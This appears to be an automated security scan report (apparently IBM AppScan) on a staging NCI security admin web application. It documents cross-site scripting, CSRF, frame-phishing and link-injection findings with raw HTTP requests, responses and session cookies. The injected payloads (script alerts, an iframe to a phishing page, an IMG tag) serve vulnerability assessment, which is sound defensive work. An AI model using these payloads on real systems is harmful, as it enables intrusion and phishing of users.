<form name="MenuForm" method="post" action="/upt42/MenuSelection.do" id="MenuForm">
    <input type="hidden" name="tableId" value="error">
    <td class="mainMenu" height="20">
    <table summary="" cellpadding="0" cellspacing="0" border="0" height="20">

        <tr>
        <!-- link 1 begins -->

            <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItem'),hideCursor()" onclick="javascript: set('AdminHome')"><a
class="mainMenuLink" href="javascript: set('AdminHome')">HOME</a></td>

            <!-- link 1 ends -->
            <td></td>
            <!-- link 2 be...

```

Validation In Response:

N/A

Reasoning:

The test result seems to indicate a vulnerability because the same request was sent twice in different sessions, and the same response was received. This shows that none of the parameters are dynamic (session identifiers are sent only in cookies) and therefore that the application is vulnerable to CSRF.

CWE ID:

352

Vulnerable URL: <https://upt-stage.nci.nih.gov/upt42/MenuSelection.do;jsessionid=DFE10D66B4862F58DDED3E0616E03C8>

Total of 1 security issues in this URL

[1 of 1] Cross-Site Request Forgery

Severity: Medium

Test Type: Application

Vulnerable URL: <https://upt-stage.nci.nih.gov/upt42/MenuSelection.do;jsessionid=DFE10D66B4862F58DDED3E0616E03C8>

CVE ID(s): N/A

CWE ID(s): 352

Remediation Tasks: Decline malicious requests

Variant 1 of 2 [ID=75]

The following changes were applied to the original request:

- Set HTTP header to 'http://bogus.referer.ibm.com'

Request/Response:

```
POST /upt42/MenuSelection.do;jsessionid=0E0C676FA99C723E58A08491E217358D HTTP/1.1
Cookie: newuser=ncicbiitappscan; is_returning=1;
sessionCookie=F3C401CE97FA04D9AA37C89887612841; ncbi_sid=CE880D68061A9581_0076SID;
__qca=P0-1624705190-1348577349783; __utmz=98647169.1348577979.1.1.utmcsr=(direct)
|utmccn=(direct)|utmcmd=(none);
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1;
JSESSIONID=0E0C676FA99C723E58A08491E217358D
Content-Length: 19
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-
application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, */*
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 5.2; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: upt-stage.nci.nih.gov
Connection: Keep-Alive
Cache-Control: no-cache
Referer: http://bogus.referer.ibm.com

tableId=Application
HTTP/1.1 200 OK
Content-Length: 11492
Date: Fri, 21 Dec 2012 21:17:59 GMT
Server: Apache
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
```

Content-Type: text/html; charset=ISO-8859-1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

```
<!doctype html public "-//w3c//dtd html 4.0 transitional//en">
```

```
<html>
```

```
<head>
```

```
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link rel="stylesheet" href="styles/stylesheet.css" type="text/css" />
<script language="JavaScript" src="scripts/script.js"></script>
<!-- Page Title begins -->
<title>NCI Security Admin Application</title>
<!-- Page Title ends -->
```

```
</head>
```

```
<body>
```

```
<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%"
height="100%">
```

```
<!-- NCI hdr begins -->
```

```
<tr>
<td>
```

```
<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">
```

```
<tr>
```

```
<td width="283" height="37" align="left"><a
href="http://www.cancer.gov"></a></td>
```

```
<td>&nbsp;</td>
```

```
<td width="295" height="37" align="right"><a
href="http://www.cancer.gov"></a></td>
```

```
</tr>
</table>
```

```
</td>
```

```
</tr>
```

```
<!-- NCI hdr ends -->
```

```
<tr>
```

```
<td height="100%" align="center" valign="top">
```

```
<table summary="" cellpadding="0" cellspacing="0" border="0" height="100%"
width="771">
```

```
<!-- application hdr begins -->
```

```
<tr>
```

```
<td height="50">
```

```
<table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
```

```
<tr>
```

```
<!-- new separate links depending on admin or super admin
```

```
-->
```

```

        <td height="50" width="400" align="left"><a
href="/upt42/AdminHome.do"></a></td>

```

```

<!-- end home links -->

```

```

        <td width="200" align="right">
            <table>
                <!--
                <tr><td class="appMenu" width="200"
align="right">&nbsp;</td><td class="appMenu" width="50"
align="center">&nbsp;</td></tr>
                -->
                <tr><td class="appMenu" width="60%"
align="right">Login ID :</td><td class="appMenu2" width="40%"
align="left">cbiitappscan</td></tr>
                <tr><td class="appMenu" width="60%"
align="right">Application :</td><td class="appMenu2" width="40%"
align="left">csmupt42</td></tr>
                <tr><td class="appMenu" width="60%"
align="right">Role :</td><td class="appMenu2" width="40%"
align="left">Super&nbsp;&nbsp;&nbsp;Admin</td></tr>
                <!--<tr><td class="appMenu" width="200"
align="right">&nbsp;</td><td class="appMenu" width="50"
align="center">&nbsp;</td></tr>
                -->
            </table>
        </td>
    </tr>
</table>

    </td>
</tr>
<!-- application hdr ends -->
<tr>

```

```

<script>
<!--
    function set(id)
    {
        document.MenuForm.tableId.value=id;
        document.MenuForm.submit();
    }
    // -->
</script>

<form name="MenuForm" method="post" action="/upt42/MenuSelection.do" id="MenuForm">

```

```

        <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItem'),hideCursor()" onclick="javascript: set('AdminHome')"><a
class="mainMenuLink" href="javascript: set('AdminHome')">HOME</a></td>

<!-- link 1 ends -->
<td>

Total of 4 security issues in this URL

#### [1 of 4] Cross-Site Scripting

|                    |                                                                                                                                                                |
|--------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Severity:          | High                                                                                                                                                           |
| Test Type:         | Application                                                                                                                                                    |
| Vulnerable URL:    | <a href="https://upt-stage.nci.nih.gov/upt42/PrivilegeDBOperation.do">https://upt-stage.nci.nih.gov/upt42/PrivilegeDBOperation.do</a> (Parameter: privilegeld) |
| CVE ID(s):         | N/A                                                                                                                                                            |
| CWE ID(s):         | 79 (parent of 80,82,83,84,86)                                                                                                                                  |
| Remediation Tasks: | Review possible solutions for hazardous character injection                                                                                                    |

#### Variant 1 of 16 [ID=17847]

The following changes were applied to the original request:

- Injected '<script>alert(41154)</script>' into parameter 'privilegeld's value

#### Request/Response:

```

POST /upt42/PrivilegeDBOperation.do HTTP/1.1
Cookie: newuser=ncicbittappscan; is_returning=1;
sessionCookie=9822A4571DFA3BE600030ACFD627FE62; ncbi_sid=CE8B0D68061A9581_0076SID;
__qca=P0-1624705190-1348577349783; __utmz=98647169.1348577979.1.1.utmcsr=(direct)
|utmccn=(direct)|utmcmd=(none);
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1;
JSESSIONID=13D0E8244C3FADCE4F9D5EDF1B918229
Content-Length: 56
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-
application, application/x-ms-xbap, application/vnd.ms-xpsdocument,

```

application/xaml+xml, \*/\*  
Referer: https://upt-stage.nci.nih.gov/upt42/PrivilegeDBOperation.do  
Accept-Language: en-us  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 5.2; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)  
Host: upt-stage.nci.nih.gov  
Connection: Keep-Alive  
Cache-Control: no-cache

operation=read&privilegeId=<script>alert(41154)</script>  
HTTP/1.1 200 OK  
Content-Length: 13412  
Date: Thu, 27 Dec 2012 19:54:00 GMT  
Server: Apache  
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1  
Content-Type: text/html; charset=ISO-8859-1  
Keep-Alive: timeout=5, max=100  
Connection: Keep-Alive

<!doctype html public "-//w3c//dtd html 4.0 transitional//en">

<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">  
<link rel="stylesheet" href="styles/stylesheet.css" type="text/css" />  
<script language="JavaScript" src="scripts/script.js"></script>  
<!-- Page Title begins -->  
<title>NCI Security Admin Application</title>  
<!-- Page Title ends -->

</head>

<body>

<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%" height="100%">

<!-- NCI hdr begins -->

<tr>  
<td>

<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">

<tr>

<td width="283" height="37" align="left"><a href="http://www.cancer.gov"></a></td>

<td>&nbsp;</td>

<td width="295" height="37" align="right"><a href="http://www.cancer.gov"></a></td>

</tr>

</table>

</td>

</tr>

<!-- NCI hdr ends -->

<tr>

<td height="100%" align="center" valign="top">

<table summary="" cellpadding="0" cellspacing="0" border="0" height="100%" width="771">

<!-- application hdr begins -->

```

 <tr>
 <td height="50">

<table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
 <tr>
 <!-- new separate links depending on admin or super admin
-->

 <td height="50" width="400" align="left"></td>

 <!-- end home links -->

 <td width="200" align="right">
 <table>
 <!--
 <tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
-->
 <tr><td class="appMenu" width="60%"
align="right">Login ID :</td><td class="appMenu2" width="40%"
align="left">cbiitappscan</td></tr>
 <tr><td class="appMenu" width="60%"
align="right">Application :</td><td class="appMenu2" width="40%"
align="left">csmupt42</td></tr>

 <tr><td class="appMenu" width="60%"
align="right">Role :</td><td class="appMenu2" width="40%"
align="left">Super Admin</td></tr>

 <!--<tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
-->
 </table>
 </td>
 </tr>

</table>

 </td>
</tr>
<!-- application hdr ends -->
<tr>

```



```

 function set(id)
 {
 document.MenuForm.tableId.value=id;
 document.MenuForm.submit();
 }
 // -->
</script>

<form name="MenuForm" method="post" action="/upt42/MenuSelection.do" id="MenuForm">

 <input type="hidden" name="tableId" value="error">
 <td class="mainMenu" height="20">
 <table summary="" cellpadding="0" cellspacing="0" border="0" height="20">

 <tr>
 <!-- link 1 begins -->

 <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItem'),hideCursor()" onclick="javascript: set('AdminHome')">HOME</td>

 <!-- link 1 ends -->
 <td>gov.nih.nci.security.authorization.domainobjects.Privilege not found
For input string: "<script>alert(41154)</script>"


```

```

 </td>
 </tr>
 <tr>

 <tr>

```

#### Reasoning:

The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

#### CWE ID:

80 (child of 79)

### [2 of 4] Cross-Site Request Forgery

|                    |                                                             |
|--------------------|-------------------------------------------------------------|
| Severity:          | Medium                                                      |
| Test Type:         | Application                                                 |
| Vulnerable URL:    | https://upt-stage.nci.nih.gov/upt42/PrivilegeDBOperation.do |
| CVE ID(s):         | N/A                                                         |
| CWE ID(s):         | 352                                                         |
| Remediation Tasks: | Decline malicious requests                                  |

## Variant 1 of 4 [ID=322]

The following changes were applied to the original request:

- Set HTTP header to 'http://bogus.referer.ibm.com'

### Request/Response:

```
POST /upt42/PrivilegeDBOperation.do HTTP/1.1
Cookie: newuser=ncicbiitappscan; is_returning=1;
sessionCookie=F3C401CE97FA04D9AA37C89887612841; ncbi_sid=CE8B0D68061A9581_0076SID;
__qca=P0-1624705190-1348577349783; __utmz=98647169.1348577979.1.1.utmcsr=(direct)
|utmccn=(direct)|utmcmd=(none);
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1;
JSESSIONID=7957901747BC5F07C22FDD6694500C72
Content-Length: 20
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-
application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, */*
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 5.2; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: upt-stage.nci.nih.gov
Connection: Keep-Alive
Cache-Control: no-cache
Referer: http://bogus.referer.ibm.com

operation=loadSearch
HTTP/1.1 200 OK
Content-Length: 12714
Date: Fri, 21 Dec 2012 21:18:59 GMT
Server: Apache
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html; charset=ISO-8859-1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

```
<!doctype html public "-//w3c//dtd html 4.0 transitional//en">
```

```
<html>
```

```
<head>
```

```
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link rel="stylesheet" href="styles/styleSheet.css" type="text/css" />
<script language="JavaScript" src="scripts/script.js"></script>
<!-- Page Title begins -->
<title>NCI Security Admin Application</title>
<!-- Page Title ends -->
```

```
</head>
```

```
<body>
```

```
<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%"
height="100%">
```

```
<!-- NCI hdr begins -->
```

```
<tr>
```

```
<td>
```

```
<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">
```

```
<tr>
```

```
<td width="283" height="37" align="left"><img alt="National Cancer Institute"
```



```

 </tr>
 <!-- application hdr ends -->
 </tr>

```

```

<script>
 <!--
 function set(id)
 {
 document.MenuForm.tableId.value=id;
 document.MenuForm.submit();
 }
 // -->
</script>

<form name="MenuForm" method="post" action="/upt42/MenuSelection.do" id="MenuForm">
 <input type="hidden" name="tableId" value="error">
 <td class="mainMenu" height="20">
 <table summary="" cellpadding="0" cellspacing="0" border="0" height="20">
 <tr>
 <!-- link 1 begins -->
 <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItem'),hideCursor()" onclick="javascript: set('AdminHome')">HOME</td>
 <!-- link 1 ends -->
 <td></td>
 ...

```

#### Validation In Response:

N/A

#### Reasoning:

The test result seems to indicate a vulnerability because the same request was sent twice in different sessions, and the same response was received. This shows that none of the parameters are dynamic (session identifiers are sent only in cookies) and therefore that the application is vulnerable to CSRF.

#### CWE ID:

352

### [3 of 4] Phishing Through Frames

Severity:	Medium
Test Type:	Application
Vulnerable URL:	https://upt-stage.nci.nih.gov/upt42/PrivilegeDBOperation.do (Parameter: privilegeId)
CVE ID(s):	N/A
CWE ID(s):	79
Remediation Tasks:	Review possible solutions for hazardous character injection

#### Variant 1 of 1 [ID=17869]

The following changes were applied to the original request:

- Set parameter 'privilegeId's value to '2%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E'

#### Request/Response:

```
POST /upt42/PrivilegeDBOperation.do HTTP/1.1
Cookie: newuser=ncicbiitappscan; is_returning=1;
sessionCookie=9822A4571DFA3BE600030ACFD627FE62; ncbi_sid=CE8B0D68061A9581_0076SID;
__qca=P0-1624705190-1348577349783; __utmz=98647169.1348577979.1.1.utmcsr=(direct)
|utmccn=(direct)|utmcmd=(none);
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1;
JSESSIONID=DD1733E323305784A5824E09D3C0B5A5
Content-Length: 102
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-
application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, */*
Referer: https://upt-stage.nci.nih.gov/upt42/PrivilegeDBOperation.do
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 5.2; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: upt-stage.nci.nih.gov
Connection: Keep-Alive
Cache-Control: no-cache

operation=read&privilegeId=2%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%
2Fphishing.html%3E
HTTP/1.1 200 OK
Content-Length: 13438
Date: Thu, 27 Dec 2012 19:54:07 GMT
Server: Apache
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossweb-2.1
Content-Type: text/html; charset=ISO-8859-1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

```
<!doctype html public "-//w3c//dtd html 4.0 transitional//en">
```

```
<html>
```

```
<head>
```

```
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link rel="stylesheet" href="styles/stylesheet.css" type="text/css" />
```

```

<script language="JavaScript" src="scripts/script.js"></script>
<!-- Page Title begins -->
<title>NCI Security Admin Application</title>
<!-- Page Title ends -->
</head>
<body>
<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%"
height="100%">

 <!-- NCI hdr begins -->
 <tr>
 <td>

<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">
 <tr>
 <td width="283" height="37" align="left"></td>
 <td> </td>
 <td width="295" height="37" align="right"></td>
 </tr>
</table>

 </td>
 </tr>
 <!-- NCI hdr ends -->
 <tr>
 <td height="100%" align="center" valign="top">
<table summary="" cellpadding="0" cellspacing="0" border="0" height="100%"
width="771">
 <!-- application hdr begins -->
 <tr>
 <td height="50">

<table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
 <tr>

 <!-- new separate links depending on admin or super admin
-->

 <td height="50" width="400" align="left"></td>

 <!-- end home links -->

 <td width="200" align="right">
 <table>
 <!--
 <tr><td class="appMenu" width="200"

```

```

align="right">Login ID :</td><td class="appMenu2" width="40%"
align="left">cbiitapps</td></tr>
align="right">Application :</td><td class="appMenu2" width="40%"
align="left">csmupt42</td></tr>

align="right">Role :</td><td class="appMenu2" width="40%"
align="left">Super Admin</td></tr>

align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
-->
</table>
</td>
</tr>
<tr>
<!-- application hdr ends -->

```

```

<script>
<!--
function set(id)
{
 document.MenuForm.tableId.value=id;
 document.MenuForm.submit();
}
// -->
</script>

<form name="MenuForm" method="post" action="/upt42/MenuSelection.do" id="MenuForm">
 <input type="hidden" name="tableId" value="error">
 <td class="mainMenu" height="20">
 <table summary="" cellpadding="0" cellspacing="0" border="0" height="20">

 <tr>
 <!-- link 1 begins -->

 <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItem'),hideCursor()" onclick="javascript: set('AdminHome')">HOME</td>
 ...

```

#### Validation In Response:

• nih.nci.security.authorization.domainobjects.Privilege not found  
For input string: "2"><iframe src=http://demo.testfire.net/phishing.html>"  
</font>

</td>  
</tr>  
<tr>

<tr> <td cla  
• .security.authorization.domainobjects.Privilege not found  
For input string: "2"><iframe src=http://demo.testfire.net/phishing.html>"  
</font>

</td>  
</tr>  
<tr>

<tr>

#### Reasoning:

The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

#### CWE ID:

79

#### [4 of 4] Link Injection (facilitates Cross-Site Request Forgery)

Severity:	Medium
Test Type:	Application
Vulnerable URL:	https://upt-stage.nci.nih.gov/upt42/PrivilegeDBOperation.do (Parameter: privilegeld)
CVE ID(s):	N/A
CWE ID(s):	74
Remediation Tasks:	Review possible solutions for hazardous character injection

#### Variant 1 of 2 [ID=17871]

The following changes were applied to the original request:

- Set parameter 'privilegeld's value to '%22%27%3E%3CIMG+SRC%3D%22%2FWF\_XSRF.html%22%3E'

#### Request/Response:

```
POST /upt42/PrivilegeDBOperation.do HTTP/1.1
Cookie: newuser=ncicbiitappscan; is_returning=1;
sessionCookie=9822A4571DFA3BE600030ACFD627FE62; ncbi_sid=CE8B0D68061A9581_0076SID;
__qca=P0-1624705190-1348577349783; __utmz=98647169.1348577979.1.1.utmcsr=(direct)
|utmccn=(direct)|utmcmd=(none);
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1;
JSESSIONID=DD1733E323305784A5824E09D3C0B5A5
Content-Length: 73
```



Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml, \*/\*  
Referer: https://upt-stage.nci.nih.gov/upt42/PrivilegeDBOperation.do  
Accept-Language: en-us  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 5.2; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)  
Host: upt-stage.nci.nih.gov  
Connection: Keep-Alive  
Cache-Control: no-cache

operation=read&privilegeId=%22%27%3E%3CIMG+SRC%3D%22%2FWF\_XSRF.html%22%3E

HTTP/1.1 200 OK  
Content-Length: 13411  
Date: Thu, 27 Dec 2012 19:54:07 GMT  
Server: Apache  
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1  
Content-Type: text/html; charset=ISO-8859-1  
Keep-Alive: timeout=5, max=100  
Connection: Keep-Alive

<!doctype html public "-//w3c//dtd html 4.0 transitional//en">

<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">  
<link rel="stylesheet" href="styles/styleSheet.css" type="text/css" />  
<script language="JavaScript" src="scripts/script.js"></script>  
<!-- Page Title begins -->  
<title>NCI Security Admin Application</title>  
<!-- Page Title ends -->

</head>

<body>

<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%" height="100%">

<!-- NCI hdr begins -->

<tr>

<td>

<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">

<tr>

<td width="283" height="37" align="left"><a href="http://www.cancer.gov"></a></td>

<td>&nbsp;</td>

<td width="295" height="37" align="right"><a href="http://www.cancer.gov"></a></td>

</tr>

</table>

</td>

</tr>

<!-- NCI hdr ends -->

<tr>

<td height="100%" align="center" valign="top">

<table summary="" cellpadding="0" cellspacing="0" border="0" height="100%"

```

width="771">
 <!-- application hdr begins -->
 <tr>
 <td height="50">

<table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
 <tr>
 <!-- new separate links depending on admin or super admin
-->

 <td height="50" width="400" align="left"></td>

 <!-- end home links -->

 <td width="200" align="right">
 <table>
 <!--
 <tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
 -->
 <tr><td class="appMenu" width="60%"
align="right">Login ID :</td><td class="appMenu2" width="40%"
align="left">cbiitappscan</td></tr>
 <tr><td class="appMenu" width="60%"
align="right">Application :</td><td class="appMenu2" width="40%"
align="left">csmupt42</td></tr>
 <tr><td class="appMenu" width="60%"
align="right">Role :</td><td class="appMenu2" width="40%"
align="left">Super Admin</td></tr>

 <!--<tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
 -->
 </table>
 </td>
 </tr>
</table>

 </td>
 </tr>
 <!-- application hdr ends -->
</tr>

```

```

<script>
 <!--
 function set(id)
 {
 document.MenuForm.tableId.value=id;
 document.MenuForm.submit();
 }
 // -->
</script>

<form name="MenuForm" method="post" action="/upt42/MenuSelection.do" id="MenuForm">
 <input type="hidden" name="tableId" value="error">
 <td class="mainMenu" height="20">
 <table summary="" cellpadding="0" cellspacing="0" border="0" height="20">
 <tr>
 <!-- link 1 begins -->
 <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItem'),hideCursor()" onclick="javascript: set('AdminHome')">HOME</td>
 <!-- link 1 ends -->
 <t...

```

#### Validation In Response:

```

• ROR

gov.nih.nci.security.authorization.domainobjects.Privilege not found
For input string: "">


```

```

</td>
</tr>
<tr>

```

```

<tr>
 <td clas
 • ov.nih.nci.security.authorization.domainobjects.Privilege not found
 For input string: "">


```

```

</td>
</tr>
<tr>

```

```

<tr>
 <td cl

```

#### Reasoning:

The test result seems to indicate a vulnerability because the test response contained a link to the file "WF\_XSRF.html".

#### CWE ID:

74

**Vulnerable URL:** <https://upt-stage.nci.nih.gov/upt42/UserDBOperation.do>

Total of 4 security issues in this URL

#### [1 of 4] Cross-Site Scripting

Severity: High

Test Type: Application

Vulnerable URL: <https://upt-stage.nci.nih.gov/upt42/UserDBOperation.do> (Parameter: userId)

CVE ID(s): N/A

CWE ID(s): 79 (parent of 80,82,83,84,86)

Remediation Tasks: Review possible solutions for hazardous character injection

#### **Variant 1 of 16 [ID=15880]**

The following changes were applied to the original request:

- Injected '17<script>alert(37220)</script>' into parameter 'userId's value

#### Request/Response:

```
POST /upt42/UserDBOperation.do HTTP/1.1
Cookie: is_returning=1; newuser=ncicbiitappscan;
JSESSIONID=D3BC2D4676DB923CC1BE698EF436E544;
sessionCookie=3975BD7534440251316FE8DF397983A4; ncbi_sid=CE880D68061A9581_0076SID;
__qca=P0-1624705190-1348577349783; __utmz=98647169.1348577979.1.1.utmcsr=(direct)
|utmccn=(direct)|utmcmd=(none);
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1
Content-Length: 66
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-
application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, */*
Referer: https://upt-stage.nci.nih.gov/upt42/UserDBOperation.do
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 5.2; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: upt-stage.nci.nih.gov
Connection: Keep-Alive
Cache-Control: no-cache

operation=read&userId=17<script>alert(37220)</script>&lgName=feecr
HTTP/1.1 200 OK
Content-Length: 19145
Date: Thu, 27 Dec 2012 18:47:27 GMT
Server: Apache
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html; charset=ISO-8859-1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

<!doctype html public "-//w3c//dtd html 4.0 transitional//en">

<html>

```

<head>
 <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
 <link rel="stylesheet" href="styles/styleSheet.css" type="text/css" />
 <script language="JavaScript" src="scripts/script.js"></script>
 <!-- Page Title begins -->
 <title>NCI Security Admin Application</title>
 <!-- Page Title ends -->
</head>
<body>
<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%"
height="100%">

 <!-- NCI hdr begins -->
 <tr>
 <td>

<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">
 <tr>
 <td width="283" height="37" align="left"></td>
 <td> </td>
 <td width="295" height="37" align="right"></td>
 </tr>
</table>

 </td>
 </tr>
 <!-- NCI hdr ends -->
 <tr>
 <td height="100%" align="center" valign="top">
 <table summary="" cellpadding="0" cellspacing="0" border="0" height="100%"
width="771">
 <!-- application hdr begins -->
 <tr>
 <td height="50">

<table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
 <tr>

 <!-- new separate links depending on admin or super admin
-->

 <td height="50" width="400" align="left"></td>

 <td align="right">

 </tr>
 </table>

 <!-- end home links -->

 </td>
 </tr>
 </table>
 <td width="200" align="right">

```

```

 <tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
 -->
 <tr><td class="appMenu" width="60%"
align="right">Login ID :</td><td class="appMenu2" width="40%"
align="left">cbiitappscan</td></tr>
 <tr><td class="appMenu" width="60%"
align="right">Application :</td><td class="appMenu2" width="40%"
align="left">csmupt42</td></tr>

 <tr><td class="appMenu" width="60%"
align="right">Role :</td><td class="appMenu2" width="40%"
align="left">Super Admin</td></tr>

 <!--<tr><td class="appMenu" width="200"
align="right"> </td><td class="appMenu" width="50"
align="center"> </td></tr>
 -->
 </table>
 </td>
</tr>
</table>

 </td>
 </tr>
 <!-- application hdr ends -->
</tr>

<script>
 <!--
 function set(id)
 {
 document.MenuForm.tableId.value=id;
 document.MenuForm.submit();
 }
 // -->
</script>

<form name="MenuForm" method="post" action="/upt42/MenuSelection.do" id="MenuForm">
 <input type="hidden" name="tableId" value="error">
 <td class="mainMenu" height="20">
 <table summary="" cellpadding="0" cellspacing="0" border="0" height="20">
 <tr>
 <!-- link 1 begins -->
 <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItem'),hideCursor()" onclick="javascript: set('AdminHome')">HOME</td>

 <!-- link 1 ends -->
 <td>alert(37220)</script>"

```

```
</tr>
```

```
<tr>
<td class=
```

#### Reasoning:

The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

#### CWE ID:

80 (child of 79)

### [2 of 4] Cross-Site Request Forgery

Severity: Medium

Test Type: Application

Vulnerable URL: https://upt-stage.nci.nih.gov/upt42/UserDBOperation.do

CVE ID(s): N/A

CWE ID(s): 352

Remediation Tasks: Decline malicious requests

#### Variant 1 of 8 [ID=224]

The following changes were applied to the original request:

- Set HTTP header to 'http://bogus.referer.ibm.com'

#### Request/Response:

```
POST /upt42/UserDBOperation.do HTTP/1.1
Cookie: newuser=ncicbiitappscan; is_returning=1;
sessionCookie=F3C401CE97FA04D9AA37C89887612841; ncbi_sid=CE8B0D68061A9581_0076SID;
__qca=P0-1624705190-1348577349783; __utmz=98647169.1348577979.1.1.utmcsr=(direct)
|utmccn=(direct)|utmcmd=(none);
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1;
JSESSIONID=4AE8DCF440761D4FD98D2763BE7C66E2
Content-Length: 20
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-
application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
